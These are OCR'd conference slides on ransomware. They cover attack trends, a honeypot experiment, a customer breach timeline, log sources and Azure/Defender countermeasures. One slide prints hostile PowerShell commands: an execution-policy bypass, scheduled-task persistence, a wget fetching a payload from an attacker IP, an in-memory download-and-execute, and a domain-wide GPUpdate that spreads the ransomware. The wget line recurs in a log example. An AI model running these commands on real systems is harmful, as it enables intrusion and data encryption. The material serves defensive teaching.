Once upon a ransomware

- Marius Sandbu
- Cloud Evangelist @ Sopra Steria
- Twitter @msandbu
- msandbu@gmail.com
- Blog → https://msandbu.org
- Microsoft MVP Azure

NORDIC — VIRTUAL SUMMIT —

NORDIC
— VIRTUAL SUMMIT —

Over 10 000 vulnerabilities reported in 2020

Majority ransomware attacks start with the end-user


2/3 of vulnerabilities are services that are end-user facing

65% of ransomware attacks started with phising

Ransomware attacks happen every 11 seconds

Vulnerabilties linked to browsers (extensions), office and Print services

<u>Even more vulnerabilities reported to far in 2021</u>



IT Admins

Vulnerabilities

Misconfigured Services

DDoS-/DoS attacks

Email

Web

End-Users

Leaked User Information

Sensitive information

Malicious Code

Ransomware

Targeted Attacks

First a little experiment..

NORDIC
– VIRTUAL SUMMIT –

- **30 Days of collecting data from a test enviroment**
- **Enviroment setup with a dedicated Azure AD tenant**
- **Virtual machines publically available (In Azure)**
- **Username and password for Azure AD published**
  - Webpage (web-user01)
  - GitHub (gb-user01)
  - PasteBin (pb-user01)
  - Twitter (t-user01)
- **Conclusion: if some information it available, most likely someone will find it ☺**


- about 12,000 logon attempts trough RDP (first attempts after 15 minutes)
- Trying with Administrator names such as: AZADMIN, AZURE

- User Account on GitHub tried after 3 hours


- User Account on webpage tried after 23 hours

Ransomware 2.0

- **It is not just about encrypting files anymore….**
- **More attacks releated to DDoS attacks**
- **Using other attack vectors and protocols**
  - UDP, TCP SYN flood, HTTP DoS, DTLS
  - High-volume, thoudsand of endpoints
- **Ransomware 2.0**
  - Extracting information and hosting reverse auctions
  - Triple extortion tactics




Source	Destination	Protocol	Src Port	Dst Port	Info
[redacted]	46.229.195.108	DTLSv1.0	https (443)	47949 (47949)	Alert (Level: Fatal, Description: Internal Error)
[redacted]	220.167.109.189	DTLSv1.0	https (443)	29037 (29037)	Alert (Level: Fatal, Description: Internal Error)
[redacted]	220.167.109.21	DTLSv1.0	https (443)	42662 (42662)	Alert (Level: Fatal, Description: Internal Error)
[redacted]	46.229.195.108	DTLSv1.0	https (443)	33810 (33810)	Alert (Level: Fatal, Description: Internal Error)
[redacted]	220.167.109.196	DTLSv1.0	https (443)	45380 (45380)	Alert (Level: Fatal, Description: Internal Error)
[redacted]	220.167.109.35	DTLSv1.0	https (443)	10531 (10531)	Alert (Level: Fatal, Description: Internal Error)
[redacted]	46.229.195.108	DTLSv1.0	https (443)	55305 (55305)	Alert (Level: Fatal, Description: Internal Error)
[redacted]	46.229.195.108	DTLSv1.0	https (443)	54133 (54133)	Alert (Level: Fatal, Description: Internal Error)
[redacted]	46.229.195.108	DTLSv1.0	https (443)	6795 (6795)	Alert (Level: Fatal, Description: Internal Error)
[redacted]	46.229.195.108	DTLSv1.0	https (443)	42614 (42614)	Alert (Level: Fatal, Description: Internal Error)
[redacted]	46.229.195.108	DTLSv1.0	https (443)	4247 (4247)	Alert (Level: Fatal, Description: Internal Error)
[redacted]	46.229.195.108	DTLSv1.0	https (443)	fjsv-gssagt (303…	Alert (Level: Fatal, Description: Internal Error)
[redacted]	46.229.195.108	DTLSv1.0	https (443)	ndl-tcp-ois-gw (…	Alert (Level: Fatal, Description: Internal Error)
[redacted]	46.229.195.108	DTLSv1.0	https (443)	13826 (13826)	Alert (Level: Fatal, Description: Internal Error)
[redacted]	46.229.195.108	DTLSv1.0	https (443)	20772 (20772)	Alert (Level: Fatal, Description: Internal Error)
[redacted]	46.229.195.108	DTLSv1.0	https (443)	33243 (33243)	Alert (Level: Fatal, Description: Internal Error)
[redacted]	220.167.109.132	DTLSv1.0	https (443)	whosockami (2009)	Alert (Level: Fatal, Description: Internal Error)
[redacted]	220.167.109.37	DTLSv1.0	https (443)	33612 (33612)	Alert (Level: Fatal, Description: Internal Error)
[redacted]	220.167.109.76	DTLSv1.0	https (443)	26028 (26028)	Alert (Level: Fatal, Description: Internal Error)
[redacted]	220.167.109.123	DTLSv1.0	https (443)	asci-val (1560)	Alert (Level: Fatal, Description: Internal Error)
[redacted]	220.167.109.191	DTLSv1.0	https (443)	50040 (50040)	Alert (Level: Fatal, Description: Internal Error)
[redacted]	220.167.109.33	DTLSv1.0	https (443)	59372 (59372)	Alert (Level: Fatal, Description: Internal Error)
[redacted]	220.167.109.180	DTLSv1.0	https (443)	29805 (29805)	Alert (Level: Fatal, Description: Internal Error)
[redacted]	46.229.195.108	DTLSv1.0	https (443)	40597 (40597)	Alert (Level: Fatal, Description: Internal Error)
[redacted]	220.167.109.178	DTLSv1.0	https (443)	16160 (16160)	Alert (Level: Fatal, Description: Internal Error)
[redacted]	220.167.109.158	DTLSv1.0	https (443)	42287 (42287)	Alert (Level: Fatal, Description: Internal Error)
[redacted]	46.229.195.108	DTLSv1.0	https (443)	14466 (14466)	Alert (Level: Fatal, Description: Internal Error)
[redacted]	46.229.195.108	DTLSv1.0	https (443)	57954 (57954)	Alert (Level: Fatal, Description: Internal Error)
[redacted]	46.229.195.108	DTLSv1.0	https (443)	55934 (55934)	Alert (Level: Fatal, Description: Internal Error)
[redacted]	46.229.195.108	DTLSv1.0	https (443)	52845 (52845)	Alert (Level: Fatal, Description: Internal Error)
[redacted]	220.167.109.185	DTLSv1.0	https (443)	29727 (29727)	Alert (Level: Fatal, Description: Internal Error)
[redacted]	220.167.109.3	DTLSv1.0	https (443)	44224 (44224)	Alert (Level: Fatal, Description: Internal Error)
[redacted]	220.167.109.254	DTLSv1.0	https (443)	20770 (20770)	Alert (Level: Fatal, Description: Internal Error)



REvil Auction


Tools and processes

- **Often commonly used services**
  - Cobalt Strike, Metasploit, PupyRAT, PowerShell Empire, Meterpreter, PoshC2, Bloodhound and PowerShell
- **70% av new created domains are used for malicious intent malicious**
- **Close to 200,000 new domains created each days, many used to host phising sites, C2 domains or for drive-by download**
- **Majority of attacks are aimed at Windows + Active Directory**
  - More coming for Linux / Mac OSX / VMware
- **New variants and source code constantly being developed**




[Newly Registered Domains: Malicious Abuse by Bad Actors (paloaltonetworks.com)]


Attacks are more automated and better at finding sensitive information



Other attack patterns and vulnerabilities

- **Vulnerability in Citrix NetScaler/ADC**
- **Vulnerability in Pulse VPN**
- **Vulnerability in Fortinet**
- **Vulnerability in Exchange**
- **Bruteforce/Vulnerability attack Remote Desktop**
- **Bruteforce attack ADFS**
- **Bruteforce attack Legacy autentication in Azure AD**
- **Credentials Stuffing Azure Active Directory**
- **Web Shell or supply-chain attacks**
  - Popular npm package with bitcoin mining





What happens once you get infected?

NORDIC
— VIRTUAL SUMMIT —

Initial payload used to stop thing that might get in the way

- Example: https://bit.ly/2M0blln (*taskkill & net stop*)
- Stopping VSS (Delete backup files which might be there)
- Sometimes they have a digitally signed process
  - Issued certificates via a shell company
- Many times it is a number of PowerShell scripts
- Deploy Remote Tools for access (Teamviewer/Anydesk)
- Lateral movement using PSSEXEC, WMI or PowerShell
- Network scan using wide range of different tools (ex: MASSCAN)
- Gain persisted access (Scheduled Tasks)
- Communicate to a C2 Server (DNS/HTTP Payload)

Whitelisted folders	Whitelisted files	Whitelisted file extensions	
$recycle.bin	autorun.inf	386	mod
config.msi	boot.ini	adv	mpa
$windows.~bt	bootfont.bin	ani	msc
$windows.~ws	bootsect.bak	bat	msp
windows	desktop.ini	bin	msstyles
appdata	iconcache.db	cab	msu
application data	ntldr	cmd	nls
boot	ntuser.dat	com	nomedia
google	ntuser.dat.log	cpl	ocx
mozilla	ntuser.ini	cur	prf
program files	thumbs.db	deskthemepack	ps1
program files (x86)		diagcab	rom
programdata		diagcfg	rtp
system volume information		diagpkg	scr
tor browser		dll	shs
windows old		drv	spl
intel		exe	sys
msocache		hlp	theme
perflogs		icl	themepack
x64dbg		icns	wpx
public		ico	lock

Example PowerShell payload

Initial Payload
Set-executionpolicy –Force –ExecutionPolicy ByPass –scope Localmaskin
Schtasks /Create /tn Microsoft/Windows/Task9 Next payload
Schtasks /RUN /Task9
Taskkill /Services

Next Payload
powershell wget hxxp://209.14.0[.]234:46613/VcEtrKighyIFS5foGNXH –file *.zip
(PetitPotam)

Or powershell.exe -ep Bypass -nop -noexit -c iex ((New ObjectNet.WebClient).
DownloadString('https://[website]/malware.ps1')) (Load only into Memory)

The final blow
powershell.exe -Command "Get-ADComputer -filter * -Searchbase '%s' | foreach{
Invoke-GPUpdate -computer $_.name -force -RandomDelayInMinutes 0}"

Customer example

NORDIC
— VIRTUAL SUMMIT —

01 — 16:30
End-User and Machine X recive Phising Attack with malicious payload

02 — 17:40
Attacker uses tools to enumerate and map the enviroment and gain further access to the enviroment

03 — 23:30
Utilizing other infrastructure vulnerabilities gains access to domain controllers

04
Manages to gain access to backup systems and remaining infrastructure

05 — 00:50
Some data is exported accoring to firewall logs (not sensitive information)

06 — 01:30
Distributes the ransomware payload and encrypts the data

Digging a bit deeper in the same

NORDIC
– VIRTUAL SUMMIT –

- Initial phising email from new email domain server (lived 14 days)
- Spoofed email headers (faking internal sender)
- Machine was connected to infrastructure using AlwaysON VPN
- Adfind and rubeus was used map enviroment
- Numerous PowerShell scripts as well (net view, net group)
- Persistent access using Anydesk
- Used Zerologon vulnerability against Domain Controllers
- RDP was used to logon onto different servers in the enviroment
- SMB Shares used to transfer exetuables

What happened next?

NORDIC
— VIRTUAL SUMMIT —

- Infrastructure and backup was encrypted
  - Backup service was integrated with Active Directory
- Ransomware operator demanded high amount because of business location and stock information about company
  - Also that company was within EU also (guessing) impacted the decision
- We had little information about if data was exfiltrated

Some Log Sources

Audit Item	Category	Enabled by Default	Retention
User Activity	Microsoft 365 Security	No	90 Days (1 year for E5)
Admin Activity	Microsoft 365 Security	No	90 Days (1 year for E5)
Mailbox Audit	Exchange Online	Yes	90 Days
Sign-In Activity	Azure AD	Yes	30 Days (AAD P1)
Users at Risk	Azure AD	Yes	7 Days (30 Days, P1/P2)
Risky Sign-ins	Azure AD	Yes	7 Days (30 Days, P1/P2)
Azure MFA Usage	Azure AD	Yes	30 Days
Directory Audit	Azure AD	Yes	7 Days (30 Days, P1/P2)
Intune Activity Log	Intune	Yes	1 Year (Graph API)

Some other Log Sources

Audit Item	Category	Enabled by Default	Retention
Azure Resource Manager	Azure	Yes	30 Days
Network Security Group Flow Logs	Azure	No	Depending on Configuration
Azure Diagnostics Logs	Azure	No	Depending on Configuration
Azure Application Insight	Azure	No	Depending on Configuration
VM Event Logs	OS	Yes	Size defined in Group Policy
Custom Logs	OS	N/A	Application specific logs
Azure Security Center	Azure	No (Cost per host/PaaS)	Depending on Log Analytics
SaaS Usage	N/A	No	Requires Cloud App Discovery
Custom Sources**	N/A	No	Depending on Configuration

Azure Sentinel vs Azure Defender

NORDIC
– VIRTUAL SUMMIT –

Sentinel (Log Analytics)

- ✓ Event Logs
- ✓ Process Events
- ✓ Azure Diagnostics Logs
- ✓ Custom Logs
- ✓ Application Logs
- ✓ Syslog

Microsoft Defender for Endpoint

- ✓ Registry Events
- ✓ Process Events
- ✓ Network Events
- ✓ File Events
- ✓ Software Inventory
- ✓ Vulnerability Scanning (-Windows Server)

Can you see the full picture?

NORDIC
— VIRTUAL SUMMIT —

VM Connection
Inbound/Outbound
Process
SourceIP
Bytes Received
Country
Link Active
Link Blocked
Respons

80.66.76.145
Inbound
3389
svchost
Russia

Security Events
EventID
Activity
SourceIP

80.66.76.145
4624 - An account was successfully logged on.

DeviceFileEvents
FileName
Account
Process
Device

PowerShell wget hxxp://209.14.0[.]234:46613/VcEtrKighyIFS5foGNXH –file *.zip

Configuration Change
ConfigChangeType
Category
ConfigurationChange

Service Stopped
MpSense


DeviceProcess Events
ProcessName
UserID
SHA1/SHA256
InitiatingProcess

powershell.exe -ExecutionPolicy Unrestricted -Noninteractive

Deploy countermeasures!

NORDIC
– VIRTUAL SUMMIT –

1: Master the basics



2: Zero-Trust


Identity	Information	End-user	E-mail
SaaS	Device	Infrastructure	Continuous improvement

Identity

- Monitoring end-users activity:
  - Active Directory – Security Events
    - Event ID 4524
  - Azure Active Directory – SignInLogs
    - Event ID 50126
    - Azure AD MFA error codes (msandbu/azuread · GitHub
  - CASB and integration with 3.party SaaS Applications
    - Simplified if Azure AD is iDP (to do automatic actions)
- Ensure Password Hash Sync enabled
- Identity Protection
- Have a copy of Azure AD configuration
- (GitHub - microsoft/azureadexporte)


- Configure Conditional Access
  - Block legacy autentication protocols
  - Ensure MFA for all users
  - Conditional Access Starter Kit: Conditional Access Starter Pack – Good Workaround!
  - Review the audit logs reguarly and verify traffic from countries
    - Can determine if user credentials have been leaked

```
SigninLogs
| where ResultType ==
"50126"
```



Identity

- FIDO (Passwordless sign-in)
  - Also be extended to on-premises
- Password Policy in Azure AD / Active Directory
- Banned Passwords
- Identity Governance
  - Access Packages with Entitlement Manager
  - Privileged Identity Management
    - Support for Custom Workflow using Logic Apps
  - (NEW: Support for on-prem provisioning with LDAP and SQL)
  - Access Review





- Password Monitoring with Microsoft Edge/Chrome
  - PasswordMonitorAllowed (Group Policy)

- Azure AD Smart lockout
  - Default 10 attempts (60 seconds lockout)
- Don’t have administrator accounts in AD synced to Cloud
  - Seperate user accounts
- Domain notification for haveibeenpwnd.com

Device

- Credential Guard
- Block RDP to Client (no I'm not kidding)
- Windows Update For Business + (PatchmyPC)
- PowerShell configuration
  - Enable ScriptBlock and Module logging
  - Ensure atleast v5 and higher
- Third-Party vulnerability Management (TVM in Defender)
- Browser automatic updates (Group Policy) with Extension Control
  - Control access to self-signed websites
  - Ensure automatic restart of browser
  - Avoid connections to non-https sites
  - Enable Smartscreen
- LAPS (Cloud or non cloud deployment)
- Attack Surface Reduction [Microsoft Defender ASR recommendations | Palantir Blog](#))
  - Avoid Office spawning Child Processes
- DNS Filtering (OpenDNS or Cloudflare)
  - 1.1.1.2 (No Malware DNS lookup by Cloudflare)
- Trusted Boot (Windows 11 Hello!)





DeviceProcessEvents | where InitiatingProcessFileName =~ "wmiprvse.exe" | where FileName =~ "msbuild.exe" and ProcessCommandLine has "programdata"

Monitoring using Sentinel / Defender

NORDIC
— VIRTUAL SUMMIT —

DeviceProcessEvents

```
